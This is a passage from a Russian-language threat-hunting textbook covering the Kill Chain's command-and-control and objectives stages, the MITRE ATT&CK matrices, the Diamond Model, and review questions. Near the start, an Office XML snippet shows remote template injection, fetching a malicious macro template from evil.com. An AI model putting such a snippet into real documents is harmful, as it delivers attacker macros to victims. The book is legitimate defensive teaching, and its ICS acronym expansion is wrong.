В этом фрагменте мы видим обычный шаблон документа Microsoft Word. Особо обратите внимание на раздел `Target = "file:///"`, который определяет локальный шаблон (`GoodTemplate.dotm`). В следующем фрагменте кода злоумышленник, используя тот же синтаксис `Target=`, загружает удаленный шаблон, содержащий вредоносные макросы. Этот процесс загрузки удаленных шаблонов разрешен стандартом документов, что делает его основным кандидатом для злоупотреблений:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/
package/2006/relationships"><Relationship Id="ird4"
Type="http://schemas.openxmlformats.org/officeDocument/2006/
relationships/attachedTemplate"
Target="https://evil.com/EvilTemplate.dotm?raw=true"
Targetmode="External"/></Relationships>
```

Подобная установка может происходить в несколько этапов, причем каждую итерацию становится все труднее отслеживать, поскольку злоумышленник использует шифрование и обфускацию, чтобы скрыть фактическую полезную нагрузку, которая в итоге обеспечит ему достаточное прикрытие деятельности и доступ без риска обнаружения.

Приведу реальный пример из своей практики. Во время инцидента я наблюдал, как злоумышленник использовал закодированный сценарий PowerShell для загрузки другого закодированного сценария PowerShell из интернета, декодировал его, и этот сценарий затем загрузил другой закодированный сценарий PowerShell и т. д. В конечном итоге злоумышленник загрузил пять закодированных сценариев PowerShell, после чего успокоился и думал, что за ним не следят (подсказка: на самом деле следили).

1.3.6. Управление и контроль

Этап *управления и контроля* (Command & Control, C2) используется для установления удаленного доступа к внедренному на предыдущем этапе вредоносному коду. На этом этапе злоумышленник старается сделать так, чтобы его код мог избежать обнаружения и сохранялся при нормальной работе системы (перезагрузка, проверка уязвимостей и антивирусное сканирование, взаимодействие пользователя с системой и т. д.).

Другие этапы протекают довольно быстро; однако опытные злоумышленники склонны замедлять этапы установки и C2, чтобы избежать обнаружения. Зачастую они довольно долго бездействуют между этапами или подфазами (иногда с использованием описанной ранее техники множественных загрузок через дропперы).

1.3.7. Достижение цели

На этом этапе противник реализует истинную цель своего вторжения. Это может быть конец вторжения или начало нового этапа. Традиционные цели могут быть любыми: от загрузки надоедливого рекламного ПО и развертывания программ-вымогателей до кражи конфиденциальных данных. Однако важно помнить, что получение доступа само по себе может быть целью, поскольку системы с действующим входом часто продают в даркнете злоумышленникам более высокого ранга, а те используют взломанные системы в своих целях.

Как я говорил, достижение цели может запустить новую кампанию, которая начнется с этапа разведки изнутри сети для сбора дополнительной информации и более глубокого изучения цели. Это типично для компрометации промышленных систем управления (Industrial Control Systems, ICS) – эти системы не должны быть подключены к интернету, поэтому часто злоумышленнику приходится подключаться к системе, которая имеет доступ к внешней сети, а затем использовать ее в качестве плацдарма для получения доступа в ICS, тем самым запустив новый процесс Kill Chain.

Наша задача как аналитиков, операторов и специалистов по реагированию – оттеснить противника как можно глубже в цепочку до такой степени, чтобы стоимость атаки перевесила ценность успеха. Заставьте их платить за каждый бит, который они получают из вашей сети, и желательно, чтобы этот бит стал для них последним. Мы должны идентифицировать и раскрывать каждую часть инфраструктуры, которую обнаруживаем. Мы должны сообщать о каждой обнаруженной нами вредоносной программе или тактике LOLBin. Мы должны заставить злоумышленников напрасно расходовать эксплойты нулевого дня только для того, чтобы эти эксплойты попали в базы знаний специалистов по кибербезопасности.

Наша работа состоит в том, чтобы заставить противника чрезвычайно усердно трудиться над продвижением в нашей сети.

1.4. Матрицы ATT&CK MITRE

Корпорация MITRE выполняет исследования и разработки для нескольких государственных учреждений и финансируется из государственного бюджета. MITRE внесла заметный вклад в кибербезопасность, и одно из достижений – это серия подробных тактических матриц, которые используются для описания действий противника, известных как *матрицы состязательной тактики, методов и общих знаний* (Adversarial Tactics, Techniques, and Common Knowledge, ATT&CK). Существует три основные матрицы: Enterprise, Mobile и ICS.

Матрица Enterprise (корпоративная) включает в себя тактику и приемы, ориентированные на подготовительные этапы (аналогичные этапам разведки и вооружения из Lockheed Martin Cyber Kill Chain), традиционные операционные системы, системы ICS и тактику противника, нацеленного на сети.

Матрица Mobile (мобильная) включает в себя тактику и методы, направленные на выявление действий злоумышленников, нацеленных на мобильные операционные системы Apple iOS и Android и проникающих через эксплойты.

Матрица ICS (internet control server, сервер управления доступом в интернет) включает в себя тактику и методы, направленные на выявление действий злоумышленников после проникновения через эксплойт, нацеленных на сеть ICS.

Все матрицы построены на другой платформе MITRE, известной как Cyber Analytics Repository (CAR), которая ориентирована исключительно на аналитику злонамеренных действий. Матрицы ATT&CK – это абстракция, которая позволяет вам просматривать аналитику по технике и методам.

Все матрицы используют схему группировки тактики, методов и, в случае матрицы Enterprise, субметодов. Если говорить о различиях между тактикой, методами и аналитикой, все три этих элемента описывают поведение агрессора в разных, но связанных контекстах:

- *тактика* – это высший уровень поведения действующего лица (чего он хочет достичь: начальный доступ, выполнение кода и т. д.);
- *методы* более детализованы и содержат контекст тактики (что злоумышленник собирается использовать для достижения своей тактики: целевой фишинг, вредоносное ПО и т. д.);
- *аналитика* – это очень подробное описание поведения, которое включает контекст методов (например, злоумышленник отправит электронное письмо с вредоносным содержимым для получения первоначального доступа).

MITRE использует 14 тактик и методов/субметодов, специфичных для матрицы:

- **разведка** (только матрица PRE) – методы сбора информации о цели;
- **развитие ресурсов** (только матрица PRE) – методы вторжения в инфраструктуру и развития возможностей;
- **начальный доступ** – методы, позволяющие закрепиться в целевой среде;
- **выполнение** – методы выполнения кода в целевой среде;
- **сохранение доступа** – методы, обеспечивающие постоянный доступ к целевой среде;
- **повышение привилегий** – методы повышения уровня доступа в целевой среде;
- **маскировка и уклонение** – методы, позволяющие избежать обнаружения;
- **доступ к учетным данным** – методы получения внутренних/дополнительных учетных данных;
- **изучение среды** – методы получения дополнительных сведений о целевой среде (сетях, службах и т. д.);
- **расширение охвата** – методы расширения доступа за пределы начальной точки входа;
- **сбор информации о среде** – методы сбора информации или данных для последующей деятельности;
- **управление и контроль** – методы управления внедренными вредоносными объектами в целевой среде;
- **утечка данных** – методы кражи собранных данных из целевой среды;
- **воздействие** – методы отключения, ухудшения, нарушения или уничтожения активов, процессов или иных вредоносных операций с целевой средой.

В рамках этой высокоуровневой тактики есть несколько методов и субметодов, применяемых для описания действий противника. Вот два примера методов и субметодов (из девяти доступных) в тактике начального доступа.

Таблица 1.1. Пример взаимосвязи тактики, метода и субметода MITRE ATT&CK

Тактика	Метод	Субметод
Начальный доступ	Фишинг	Фишинговые приложения к письмам Фишинговые ссылки в письмах Фишинговые службы
	Легальные учетные записи	Учетные записи по умолчанию Учетные записи доменов Локальные учетные записи Учетные записи облачных служб

Elastic, с целью описать обнаружение в надлежащем контексте, добавил элементы MITRE ATT&CK в каждое из своих правил обнаружения (рис. 1.4). Позже мы обсудим этот вопрос более детально.

Как видите, матрицы MITRE ATT&CK намного более детализированы, чем Lockheed Martin Cyber Kill Chain, но это не значит, что один подход обязательно лучше другого; оба имеют свое применение. Например, при составлении технического отчета или инструкции полезно иметь возможность сказать, что тактика развития ресурсов противника включала в себя определенный метод развития его возможностей и, в частности, эксплойтов; однако если ваша аудитория не обладает техническими знаниями, будет проще заявить, что противник использовал для атаки определенный перечень инструментов (используя Lockheed Martin Kill Chain).

1.5. Алмазная модель

Алмазная модель (Diamond Model of Intrusion Analysis, Caltagirone, Серджио; Sergio; Pendergast, Andrew; Betz, Christopher, https://apps.dtic.mil/dtic/tr/fulltext/u2/a586960.pdf[1]) была создана некоммерческой организацией под названием Center for Cyber Intelligence Analysis and Threat Research (CCIATR). Детальное описание модели, опубликованное в 2013 г., преследовало новую амбициозную цель – сформировать стандартизированный подход к характеристикам вторжения, дифференцировать разновидности вторжений, отслеживать их жизненные циклы и, наконец, разработать контрмеры для их смягчения.

[1] Данный URL недоступен с российских IP-адресов. – *Прим. перев.*



Рис. 1.4. Пример фреймворка MITRE ATT&CK в приложении Elastic Security

Алмазная модель представляет собой простое образное представление шести элементов, ценных для отслеживания вторжения (рис. 1.5): *противник*, *инфраструктура*, *жертва*, *возможности*, *социально-политический компонент* и *тактика/методы/процедуры* (tactics, techniques and procedures, **TTP**).



Рис. 1.5. Алмазная модель

1.5.1. Противник (adversary)

Этот элемент описывает сущность, которая является субъектом угрозы, прямо или косвенно причастным к вторжению. Сюда относятся отдельные имена, организации, прозвища, дескрипторы, профили в социальных сетях, кодовые имена, адреса (физические, электронная почта и т. д.), номера телефонов, работодатели, сетевые ресурсы и т. д. По сути, это особые приметы, которые можно использовать для описания «плохих парней».

> **Важное примечание**
>
> Сетевые ресурсы в зависимости от контекста могут либо относиться к злоумышленнику, либо рассматриваться как узел инфраструктуры. Компьютер с именем `cruisin-box` может использоваться противником для досуга в интернете и упоминаться в описании конкретного человека, в то время как компьютер `hax0r-box` может использоваться противником для сетевых атак и вторжений через эксплойты, поэтому будет фигурировать в описании инфраструктуры атаки.

1.5.2. Инфраструктура (infrastructure)

Этот элемент описывает управляемую злоумышленником инфраструктуру, используемую для вторжения. Сюда могут входить такие вещи, как IP-адреса, имена хостов, имена доменов, адреса электронной почты, компьютеры, подключенные к сети, и т. д. По мере того как мы отслеживаем жизненный цикл вторжения и при замене алмазной модели на Lockheed Martin Kill Chain и даже на матрицы MITRE ATT&CK, инфраструктура может начинаться как внешняя сущность (например, внешний компьютер атакующего), но быстро превращаться во внутреннюю сущность (например, зараженные компьютеры внутри вашей сети).

1.5.3. Жертва (victim)

Этот элемент описывает объект, являющийся жертвой вторжения. Он может описывать те же сущности, что и элемент «Противник», но в контексте отношения жертвы к противнику, так что опять же речь идет о конкретных именах, организациях и т. д. Помимо контекста, сюда входят подключенные к сети ресурсы жертвы, если они имеют отношение к вторжению, в то время как ресурсы, контролируемые сетью злоумышленника, могут быть рассмотрены как часть узлов противника или инфраструктуры в зависимости от контекста, как было сказано ранее.

1.5.4. Возможности (capability)

Этот элемент описывает возможности, доступные в ходе вторжения. Несомненно, очень хорошо, если аналитики организации заранее составят каталог всех возможностей, потенциально доступных злоумышленнику, но в целом этот элемент описывает возможности, наблюдаемые при вторжении.

1.5.5. Мотивация (motivation)

Было бы упущением проигнорировать побудительные мотивы злоумышленников. Они очень важны при описании высокоуровневых целей вторжения и используются для описания того, как возможности и инфраструктура соотносятся друг с другом и используются атакующими.

В шпионаже мотивы участников делятся на четыре категории, так называемый набор MICE (mone, ideology, coercion, ego), и я думаю, что они применимы в кибербезопасности:

- **деньги** (money);
- **идеология** (ideology);
- **принуждение** (coercion);
- **эго** (ego).

Деньги используются как фактор мотивации, так как они предоставляют вознаграждение за выполненную работу. Вознаграждение может представлять собой не только деньги как таковые, но и подарки, общественный статус, политическое положение и т. д. Подавляющее большинство злоумышленников, вероятно, предпочитают получать деньги; они запускают атаки, чтобы получить деньги за вымогательство, продажу доступа или данных и другие действия, которые приводят к получению денег в результате вторжения.

Идеология является мотивирующим фактором, когда субъект обладает прочными убеждениями или является ярым патриотом и полагает, что должен проводить вторжения либо для продвижения своих убеждений, либо в интересах своих единомышленников.

Принуждение является мотивирующим фактором в том смысле, что у атакующего есть какое-то слабое место, которое может служить инструментом принуждения со стороны третьих лиц. Примерами таких рычагов принуждения могут быть личные тайны, больные члены семьи или выполненные ранее незаконные действия.

Эго является мотивирующим фактором, так как злоумышленник считает, что он более квалифицирован, чем его конкуренты (если они есть); злоумышленники могут быть недовольны тем, что их маргинализируют, или действовать из желания «войти в историю» для бахвальства в интернете.

> **Важное замечание**
>
> Здесь мы рассматриваем MICE с точки зрения мотивации злоумышленников, но важно помнить, что защитники обычно выполняют свою работу по другую сторону клавиатуры по тем же причинам: деньги, идеология и/или эго, гораздо реже – принуждение.

1.5.6. Направленность

В отслеживании вторжения, безусловно, имеет значение описание различных узлов алмазной модели, но не менее важны связи узлов между собой. Если вы присмотритесь к рис. 1.5, то увидите, что рядом с каждым узлом стоит буква (a, i, v и c). Эти буквы можно использовать, чтобы описать направление связей между узлами модели вторжения. Знание того, как противник движется на протяжении всего вторжения, помогает улучшить действия по реагированию, смягчению последствий и приоритизации ресурсов. Мы можем выделить следующие направления: *от жертвы к инфраструктуре* (v2i), *от инфраструктуры к жертве* (i2v), *от инфраструктуры к инфраструктуре* (i2i), *от противника к инфраструктуре* (a2i) и *от инфраструктуры к противнику* (i2a).

1.6. Стратегическая, оперативная и тактическая разведка

Мы рассмотрели несколько аналитических моделей, которые помогают определить рамки стратегических, оперативных и тактических операций – будь то аналитика, активное выявление или традиционные меры SecOps. Несмотря на то что о каждой из этих структур и моделей написаны отдельные книги, также важно понимать общую картину – как все они связаны и что каждая модель может быть наложена на другую.

Прежде чем мы поговорим о наложении моделей, необходимо упомянуть еще одну концепцию – описание вторжения как сочетания стратегического, операционного и тактического компонентов. Существует несколько разных

подходов к описанию этих компонентов; я думаю, что все они примерно одинаково применимы, вам важно лишь научиться сохранять целостность картины. Я предпочитаю описывать эти высокоуровневые компоненты следующим образом:

- стратегический – кто проводит вторжение и почему он это делает;
- операционный – что происходит на протяжении всего вторжения;
- тактический – как противник провел вторжение.

Каждый из этих трех компонентов требует глубокого и вдумчивого анализа для каждого вторжения в отдельности.

Есть несколько разных способов анализа информации по моделям. В качестве примера в табл. 1.2 представлен способ, которым вы могли бы объединить оперативный конвейер с элементами алмазной модели и стратегическими/оперативными/тактическими наблюдениями.

Таблица 1.2. Оперативный конвейер и алмазная модель

	Стратегический	**Операционный**	**Тактический**
Макроуровень	Кто Зачем	Что	Как
Микроуровень	Идеология Мотивация	TTP Инструменты	Действия Детали событий
Конвейер	Оперативная информация	Аналитическая информация	Данные

Вы можете использовать эту таблицу, чтобы структурировать и расставить приоритеты в ваших исследованиях и ответных мерах. Она становится еще более полезной, когда вы обдумываете свою стратегию сбора данных (надеюсь, до начала вторжения). По мере заполнения этой таблицы вы узнаете больше о своем противнике, кампании по вторжению, своих возможностях и способах остановить деятельность текущего или будущего противника.

Другой способ объединения моделей в цепочку – объединение Lockheed Martin Cyber Kill Chain и алмазной модели. Это позволяет вам связывать действия противника, сопоставленные с алмазной моделью, с другими параллельными кампаниями, отмечать общие элементы между событиями и кампаниями, производить оценки достоверности на основе ваших выводов, а также определять, насколько далеко противники продвинулись в своих кампаниях (рис. 1.6).

Я понимаю, что эта книга посвящена не только анализу данных, но, как я уже упоминал в начале главы, только когда вы плотно объедините аналитические приемы, процессы, методологии и традиционные меры безопасности, вы сможете начать активное выявление угроз. В этой главе я познакомил вас с вышеупомянутыми моделями, для того чтобы сформировать у вас правильный образ мышления, основанный на аналитическом, стратегическом, оперативном и тактическом подходах к поиску угроз, а также подчеркнуть, что это командная игра.



Рис. 1.6. Алмазная модель и Lockheed Martin Cyber Kill Chain (Источник: Diamond Model of Intrusion Analysis, Caltagirone, Sergio; Pendergast, Andrew; Betz, Christopher, https://apps.dtic.mil/dtic/tr/fulltext/u2/a586960.pdf)

1.7. Заключение

Способность отслеживать, идентифицировать и изгонять противника из атакуемой сети требует множества различных навыков. Хотя технические навыки имеют первостепенное значение, способность понимать действия противника, его мотивацию, цели и задачи, а также то, как он использует доступные инструменты, имеет первостепенное значение для качественной программы обнаружения угроз и обеспечения безопасности. В этой главе вы узнали о различных моделях, описывающих различные этапы вторжения, и как применение этих моделей может привести к упреждающей реакции вместо постоянной погони за злоумышленниками. Эти уроки будут и дальше закрепляться по мере чтения книги и приведут вас к гораздо более глубокому пониманию сути расследования событий в области кибербезопасности.

В следующей главе вы познакомитесь с активным выявлением угроз, узнаете, как профилировать данные для выявления отклонений, как описывать шаблоны данных, и изучите общие методологии поиска угроз, которые будут использоваться в оставшейся части книги.

1.8. Вопросы для самопроверки

Это вопросы для самопроверки знаний, полученных в данной главе. Ответы вы найдете в приложении:

1. Что такое отслеживание киберугроз?
   a. Процессы и методики, заменяющие традиционные SecOps.
   b. Новое название для SecOps, но по сути то же самое.
   c. Процессы и методики, тесно связанные с традиционными SecOps и дополняющие их.
   d. Процессы получения информации об угрозах из сторонних источников.
2. На каком этапе оперативного конвейера добавляют контекст и обогащают данные?

a. Информация.
b. Решения на основе данных.
c. Данные.
d. Отслеживание.

3. На каком этапе модели Lockheed Martin Kill Chain злоумышленники в первую очередь пытаются использовать эксплойты для достижения цели?

   a. Разведка.
   b. Доставка.
   c. Управление и контроль.
   d. Действия на машинах цели.

4. Какая тактика MITRE ATT&CK включает методы расширения доступа за пределы начальной точки входа?

   a. Расширение охвата.
   b. Постоянство доступа.
   c. Доступ к учетным данным.
   d. Уклонение от защиты.

5. Какой компонент в алмазной модели описывает ресурсы, контролируемые злоумышленником?

   a. Жертва.
   b. Противник.
   c. Возможности.
   d. Инфраструктура.

1.9. Дополнительное чтение

Чтобы узнать больше об анализе угроз применительно к киберпространству, ознакомьтесь с этими ресурсами:

- The Diamond Model of Intrusion Analysis, Sergio Caltagirone, Andrew Pendergast, and Christopher Betz, http://www.activeresponse.org/wp-content/uploads/2013/07/diamond.pdf;
- The Pyramid of Pain, David Bianco, http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html;
- Psychology of Intelligence Analysis, Richards Heuer, Pherson Associates, LLC.